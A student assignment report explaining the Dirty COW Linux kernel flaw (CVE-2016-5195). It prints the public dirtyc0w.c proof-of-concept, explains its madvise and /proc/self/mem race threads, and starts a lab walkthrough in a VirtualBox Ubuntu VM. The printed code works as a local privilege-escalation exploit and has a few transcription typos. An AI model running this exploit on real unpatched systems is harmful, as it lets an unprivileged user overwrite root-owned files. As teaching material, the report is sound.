



Sri Lanka Institute of Information Technology

The exploitation of Dirty Cow CVE-2016-5195

Individual Assignment

IE2012 - Systems and Network Programming(C/Python)

Submitted by:

Student Registration Number	Student Name
IT19065236	M Maddumage

Date of submission 21 / 11 / 2020

Table of Contents

Introduction..... 3

Dirty cow code Explanation..... 4

Exploitation..... 11

References..... 39

Introduction

What is Dirty cow CVE2016-5195 ?

Dirty COW is a most known vulnerability in the Linux kernel's computer security which affects all systems that are based on LINUX, including Android which use older Linux kernel Versions. This is a local privilege escalation vulnerability which exploits a race condition when implementing the copy-on-write mechanism in the memory management subsystem of the kernel. This allows a local user to perform privilege escalation and become a root user. This vulnerability found by Phil Oester.

1. Race condition - Certain events have to occur in a special order that is fairly unlikely to happen under normal circumstances.

When the root use creates a file that does not have write access to other users, we can write to that file as a local user by executing dirtycow,

This issue is identified on

2. Ubuntu
4.8.0-26.28 for Ubuntu 16.10
4.4.0-45.66 for Ubuntu 16.04 LTS
3.13.0-100.147 for Ubuntu 14.04 LTS
3.2.0-113.155 for Ubuntu 12.04 LTS
3. Debian
3.16.36-1+deb8u2 for Debian 8
3.2.82-1 for Debian 7
4.7.8-1 for Debian unstable
4. Arch
4.4.26-1 for ArchLinux (Linux-its package)
4.8.3 for ArchLinux (Linux package)

Dirty cow code Explanation

Source code :

```
/*
##### dirtyc0w.c #####
$ sudo -s
# echo this is not a test > foo
# chmod 0404 foo
$ ls -lah foo
-r-----r-- 1 root root 19 Oct 20 15:23 foo
$ cat foo
this is not a test
$ gcc -pthread dirtyc0w.c -o dirtyc0w
$ ./dirtyc0w foo m00000000000000000000
mmap 56123000
madvise 0
procselfmem 18000000000
$ cat foo
m00000000000000000000
##### dirtyc0w.c #####
*/

1. #include <stdio.h>
2. #include <sys/mman.h>
3. #include <fcntl.h>
4. #include <pthread.h>
5. #include <unistd.h>
6. #include <sys/stat.h>
7. #include <string.h>
8. #include <stdint.h>
```

```

9. void *map;
10. int f;
11. struct stat st;
12. char *name;

13. void *adviseThread(void *arg)
14. {
15.     char *str;
16.     str=(char*)arg;
17.     int i,c=0;
18.     for(i=0;i<100000000;i++)
19.     {

```

/*

You have to race `madvise(MADV_DONTNEED)` ::

<https://access.redhat.com/security/vulnerabilities/2706661>

> This is achieved by racing the `madvise(MADV_DONTNEED)` system call
> while having the page of the executable mmaped in memory.

*/

```

20.     c+=advise(map,100,MADV_DONTNEED);
21. }
22.     printf("advise %d\n\n",c);
23. }

```

```

24. void *procselfmemThread(void *arg)
25. {
26.     char *str;
27.     str=(char*)arg;

```

/*

You have to write to `/proc/self/mem` ::

https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16

> The in the wild exploit we are aware of doesn't work on Red Hat
> Enterprise Linux 5 and 6 out of the box because on one side of
> the race it writes to `/proc/self/mem`, but `/proc/self/mem` is not
> writable on Red Hat Enterprise Linux 5 and 6.

*/

```

28.     int f=open("/proc/self/mem",O_RDWR);
29.     int i,c=0;
30.     for(i=0;i<100000000;i++)
31.     {

```

/*

You have to reset the file pointer to the memory position.

```

*/
32.     lseek(f,(uintptr_t) map,SEEK_SET);
33.     c+=write(f,str,strlen(str));
34. }
35.     printf("proccelfmem %d\n\n", c);
36. }

37. int main(int argc,char *argv[])
38. {
/*
You have to pass two arguments. File and Contents.
*/
39.     if (argc<3)
40.     {
41.         (void)fprintf(stderr, "%s\n",
                        "usage: dirtyc0w target_file
                        new_content");

        return 1;
42.     }
43.     pthread_t pth1,pth2;
//You have to open the file in read only mode.
44.     f=open(argv[1],O_RDONLY);
45.     fstat(f,&st);
46.     name=argv[1];
/*You have to use MAP_PRIVATE for copy-on-write mapping.
> Create a private copy-on-write mapping. Updates to the
> mapping are not visible to other processes mapping the same
> file, and are not carried through to the underlying file. It

> is unspecified whether changes made to the file after the
> mmap() call are visible in the mapped region.
*/
//You have to open with PROT_READ.
47.     map=mmap(NULL,st.st_size,PROT
               _READ,MAP_PRIVATE,f,0);

48.     printf("mmap %zx\n\n",(uintptr_t) map);
/*
You have to do it on two threads.
*/
49.     pthread_create(&pth1,NULL,madviseThread,argv[1]);

```

```

50. pthread_create(&pth2,NULL,procselmemThread
    ,argv[2]);
/*
You have to wait for the threads to finish.
*/
51. pthread_join(pth1,NULL);
52. pthread_join(pth2,NULL);
53. return 0;

54. }

```

1. “f=open(argv[1],O_RDONLY);”
at line 44: This statement opens the file we want to write as read only.
2. “map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);”
at line 47 :

- This statement is calling mmap to create a newly mapped memory area in the current process. Mmap doesn't copy the whole file into memory, mmap maps the file directly into the memory. (do not need a lot of ram usage for this method.)
- Mmap will map the root file directly into the memory, therefore we can read the file or write to a COPY of it. The changes to the copy should not be propagated to the real underlying file.
- PROT_READ : permission flag indicated the memory area is READ Only.
- MAP_PRIVATE : Map private flag this enables copy on write(c.o.w).

copy-on-write – if we have to write to a memory segment, we have to create a copy of that memory segment.

- f,0: these parameters are file descriptor of the read only file. This maps the file into a new memory area.

3. There are 2 in this program that runs in parallelly.

1st thread :

“void ***madviseThread**(void *arg)” at line 13 :

- This is the madivse thread. This is a system-call which uses system-call “madvise” that probably doesn't stand for memory advise. But for mad advise. This system-call can be used for optimization the program. You can provide the kernel of some information on how you intend to use memory-mapped area. Because there are several methods to handle caching.
- “c+=**madvise**(map,100,MADV_DONTNEED);”:

The “MADV_DONTNEED” specifies that the memory area where we mapped or first 100 bytes of the file is maybe not needed.

- * By typing “man madvise” in the kernel, we can get the information about madvise system calls.

```

MADV_SEQUENTIAL
    Expect page references in sequential order. (Hence, pages in the given range can be aggressively
    read ahead, and may be freed soon after they are accessed.)

MADV_WILLNEED
    Expect access in the near future. (Hence, it might be a good idea to read some pages ahead.)

MADV_DONTNEED
    Do not expect access in the near future. (For the time being, the application is finished with
    the given range, so the kernel can free resources associated with it.)

    After a successful MADV_DONTNEED operation, the semantics of memory access in the specified region
    are changed: subsequent accesses of pages in the range will succeed, but will result in either
    repopulating the memory contents from the up-to-date contents of the underlying mapped file (for
    shared file mappings, shared anonymous mappings, and shmem-based techniques such as System V
    shared memory segments) or zero-fill-on-demand pages for anonymous private mappings.

    Note that, when applied to shared mappings, MADV_DONTNEED might not lead to immediate freeing of
    the pages in the range. The kernel is free to delay freeing the pages until an appropriate
    moment. The resident set size (RSS) of the calling process will be immediately reduced however.

    MADV_DONTNEED cannot be applied to locked pages, Huge TLB pages, or VM_PFNMAP pages. (Pages
    marked with the kernel-internal VM_PFNMAP flag are special memory areas that are not managed by
    the virtual memory subsystem. Such pages are typically created by device drivers that map the
    pages into user space.)

Linux-specific advice values
    The following Linux-specific advice values have no counterparts in the POSIX-specified posix_madvise(3),
    and may or may not have counterparts in the madvise() interface available on other implementations. Note
    that some of these operations change the semantics of memory accesses.

MADV_REMOVE (since Linux 2.6.16)

```

2nd Thread :

“void *procselfmemThread(void *arg)” at line 24 :

It opens the special file /proc/self/mem. "proc" is a pseudo-file system. Proc does not contain any files. It refers to a system that the user can read and writes to it. Therefore, /proc/self defines special “files” that given for the current process. Every process has a specific /proc/self/. In the /proc/self, there is a file called “mem” which is a representation of the current process memory. Therefore, user can read his own process's memory by reading the “mem” file.

/proc – information about processes

/proc/self – current process

/proc/self/mem – current memory address.

- “for(i=0;i<100000000;i++)
{
 lseek(f,(uintptr_t) map,SEEK_SET);
 c+=write(f,str,strlen(str));

}”: This will loop millions of times by calling madvise system call on the same offset “w/ the flag MADV_DONTNEED” which aware the kernel to reject the mapped pages. And the exploit will write to the memory in the loop.


- “lseek(f,(uintptr_t) map,SEEK_SET);”: performs a seek which moves the current cursor to the start of the file that mapped into memory
- “c+=write(f,str,strlen(str));” : writes the string that passed by program argument to the memory.

Exploitation

- Installing ubuntu on the virtual machine.

Before exploiting the vulnerability I installed ubuntu 16.04 version into my VirtualBox.

1st step: Create a new virtual machine by clicking the new button.



2nd step : Enter a name for the machine and select the type and the version that you are installing. And click “Next”.


? ×


← Create Virtual Machine

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:


Machine Folder:  C:\Users\Malintha Maddumage\VirtualBox VMs ▼

Type: Microsoft Windows ▼ 

Version: Windows 7 (64-bit) ▼

Expert Mode Next Cancel

3rd step: Select the memory size that you want to run your machine and click on “Next”.



4th step: Define the Hard Disk type.

? ×

← Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **10.00 GB**.

- ☐ Do not add a virtual hard disk
- ☒ Create a virtual hard disk now
- ☐ Use an existing virtual hard disk file

ubuntu 16.vdi (Normal, 10.00 GB)



Create

Cancel

5th step: Select the Hard Disk file type you wish to use in the virtual hard disk.

? ×

← Create Virtual Hard Disk

Hard disk file type

Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

- ☒ VDI (VirtualBox Disk Image)
- ☐ VHD (Virtual Hard Disk)
- ☐ VMDK (Virtual Machine Disk)

Expert Mode

Next

Cancel

6th step: Select the storage type.

? ×

← Create Virtual Hard Disk

Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).

A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.

☒ Dynamically allocated


☐ Fixed size

Next


Cancel

? ×


8th step: after creating the virtual machine, it will display on the left corner of the virtual box interface, then select the newly created virtual machine and go the settings.



9th step: Go to the System tab and select processor in settings. And adjust the processor amount that you wan to run the virtual machine.




10th step: Go to the Display Tab and select “screen”. And adjust the video memory amount




- Exploiting the vulnerability

To do the exploitation, First installed ubuntu 14.04 in my virtual machine. Then opened the ubuntu operating system and opened the terminal.



After that, acquired the superuser access by typing “sudo su” and typing the user’s password.



```
ubuntu 16.04 [Running] - Oracle VM VirtualBox
root@malintha-VirtualBox: /home/malintha
malintha@malintha-VirtualBox:~$ sudo su
[sudo] password for malintha:
root@malintha-VirtualBox:/home/malintha#
```

And added a local user called “shy_guy” which does not has sudo access.


```
ubuntu 16.04 [Running] - Oracle VM VirtualBox
root@malintha-VirtualBox: /home/malintha
malintha@malintha-VirtualBox:~$ sudo su
[sudo] password for malintha:
root@malintha-VirtualBox:/home/malintha# adduser shy_guy
```

After that, entered a password to the newly created user. And also entered “shy” as the full name of the user.

